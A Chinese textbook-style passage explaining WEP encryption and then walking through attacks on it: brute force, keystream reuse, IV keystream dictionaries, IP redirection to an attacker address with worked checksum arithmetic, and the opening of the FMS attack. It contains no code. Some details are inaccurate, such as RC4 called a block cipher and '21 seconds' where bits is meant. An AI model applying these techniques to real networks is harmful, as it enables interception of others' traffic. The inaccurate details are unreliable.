第一步，我们需要计算消息 M 的校验值，以便对方接受后能够检查该包的完整性。校验值的计算使用了一个名为 CRC32 的 32 位循环冗余校验码函数实现。我们称该校验码为 CS，因此 CS=CRC32(M)，这样就形成了以下包，我们称该包为明文 P，如图 1 所示。

小知识 CRC 校验的基本思想是利用线性编码理论，在发送端根据要传送的 *K* 位二进制码序列，以一定的规则产生一个校验用的监督码（即 CRC 码）*r* 位，并附在信息后边，构成一个新的二进制码序列数共（*K*+*r*）位，最后发送出去。在接收端，根据信息码和 CRC 码之间所遵循的规则进行检验，以确定传送中是否出错。

消息 M	CS

图 1 明文包 P

第二步，我们需要将明文包 P 进行加密，该处将运用 RC4 算法对明文包 P 进行加密。

RC4 是 1987 年提出的加密算法，作为一种分组密码体系，被广泛使用于计算机保密通信领域。它是一种相当简单的算法，该算法用一个种子值初始化，然后生成一个密钥流。该种子值由 24 位 IV（确保最终产生密钥流不同）和 40 或 104 位密钥组成，我们称为种子值 Z，如图 2 所示。至于 IV 值，在一些旧版程序中简单地使用顺序值，而其他一些使用某种伪随机数生成程序。

24 位 IV 值	40 位或者 104 位 WEP 密钥

图 2 种子值

将种子值作为参数装入 RC4 算法，将生成由 RC4 算法生成的密钥流，我们称为密钥流 R，R=RC4(Z)，然后我们将明文消息 P 和密钥流 R 进行 XOR 运算，将得到密文 C。如图 3 所示。




图 3

最后将 24 位 IV 值(明文未加密 IV)添加到密文 C 前面，就生成了整个加密包 W。

解密过程正好与此过程相反。首先接受方从该加密包 W 中取出 24 位 IV 值，然后将 IV 和自己的密钥连接起来形成种子 Z′，如果发送方和接收方密钥相同，那么种子值也应该是相同的，将该种子值 Z′装入 RC4

中运算形成密钥流 R′。如果种子值相同，生成的密钥流也应该是相同的，然后将该密钥流同加密消息 C 进行 XOR 运算，这将产生原始的消息 P，由明文 M 和 CS 校验值组成。接着，接受方使用相同的 CRC32 算法对明文 M 进行运算，生成 CS′，如果 CS 和 CS′相同，那么数据包就会通过，否则，就会丢弃，原理如图 4 所示。

针对 WEP 的几种破解方式

1）离线暴力攻击

针对任何的密码系统，暴力破解密码总是一种可能的方式，唯一需要考虑的是该种攻击是否切合实际。假如破解一个密码要一万年，那肯定是不切合实际的做法。

针对 WEP 的离线暴力破解，原理就是我们捕获一些数据包，然后用我们所有可能的密钥同 IV 结合，产生种子值，将种子值带入 RC4 算法，产生密钥流，将密钥流同密文进行异或，获取明文(明文 M 和校验码 CS)，然后去不断对比 CS 值是否相同来确定是否是正确密钥。原理如图 5 所示。




图 4　接受解包原理图




图 5

该种攻击至少需要破译两个数据包，因为破译的单一数据包很可能有一个无效密钥，而其校验值 CS 可能是正确的。

然而，在每秒尝试 10000 次的情况下，暴力破解 40 位的字符空间大约需要 3 年时间。实际上，现在处理器的速度可以达到每秒 10000 次，但即使是每秒 20000 次，整体上仍然是不确定的。

Tim Newsham 提供了一种更有效的方法，该方法基于密码的密钥生成算法中的弱点。他的方法可以将 40 位的字符空间有效地缩减为 21 秒，在每秒 10000 次的情况下，大约仅需几秒或者几分钟。而针对 104 位 WEP 网络，暴力破解是不可行的。

2）密钥流重用攻击

如果两个明文 A 和 B 运用同样的密钥流加密生成 A′和 B′，那么将 A′和 B′进行异或，将消除密钥流，等于两个明文的异或，生成 A XOR B=C，如果知道 A 或者 B，用 A 或者 B 同 C 进行异或，将获得另一段明文。

IV 是被用来阻止此类攻击的，没有 IV，那么每个数据包将被使用同样的密钥流进行加密。但是，如果重用了相同的IV，两个数据包就会使用相同的密钥流加密。在 WEP 的使用中，IV 由 24 位构成，可以说将不可避免重用 IV，而且 IV 在数据包中是以明文方式存在的。按照统计理论，5000 个数据包将会有一个密钥流被重用。

所以，如果发现一个 IV 冲突之后，一些训练有素者即可猜测明文的结构，将两段密文进行异或，将获得两段明文的异或值，如果知道其中一个明文，将可以获得另一段明文。获得已知明文的方法之一是通过垃圾邮件，由攻击者发送的垃圾邮件。

3）基于 IV 的解密字典表

密钥流的不同取决于 IV 的值，IV 的值的可能是 2 的 24 次方分之一，如果为每个 IV 值存储 1500 字节的密钥流，整个表值需要 24GB 的存储空间。一旦创建了这样一个 IV 索引表，那么只需依 IV 查询其密钥流，然后异或，即可轻松解密任何加密包。原理如图 6 所示。




图 6 IV 解密字典表破解原理图

4）IP 重定向破解加密数据包(基于 CRC32 算法缺陷)

IP 重定向攻击，是一种比较巧妙的攻击方式，由于 CRC32 算法是一个线性不加密函数，所以修改数据包成为可能，这意味着我们修改数据包后算出的结果仍然会出现相同的校验值。

该攻击假设源 IP 地址和目的 IP 地址是已知的。例如假设源地址是 192.168.2.57，目的地址是 192.168.2.1，攻击者控制的地址为 123.45.67.89，且想要将流量重定向到这个地址。这些 IP 地址在数据包中以二进制的高低 16 位字形式存在，其转换相当简单：

```
Src IP=192.168.2.57
S 高=192*256+168=50344
S 低=2*256+57=569

Dst IP=192.168.2.1
D 高=192*256+168=50344
D 低=2*256+1=513
```

```
New IP=123.45.67.89
N 高=123*256+45=31533
N 低=67*256+89=17241

N 高+N 低-D 高-D 低=31533+17241-50344-513= -2083
```

“N 高+N 低–D 高–D 低”将会改变校验值，因此必须从数据包中其他某个地方减去这个值，因为源地址已知且无关紧要，所以源 IP 地址的低 16 位字是一个好目标：S′=S 低–(N 高+N 低–D 高–D 低)=569–(–2083)=2652。

因此，新的源 IP 地址应当为 192.168.10.92。可以使用相同的异或技巧在加密数据包中修改源 IP 地址，这时校验值将会匹配。当数据包发送到无线接入点，数据包将会被解密并且发送到我们指定的 IP 地址 123.45.67.89，攻击者将接收到它。

5）FMS 攻击

FMS 攻击是由 Scott Fluhrer、Itsik Mantin 和 Adi Shamir 三位学者提出的，利用未加密的 IV 值及 RC4 设计上的缺陷来达到破解密钥的目的。

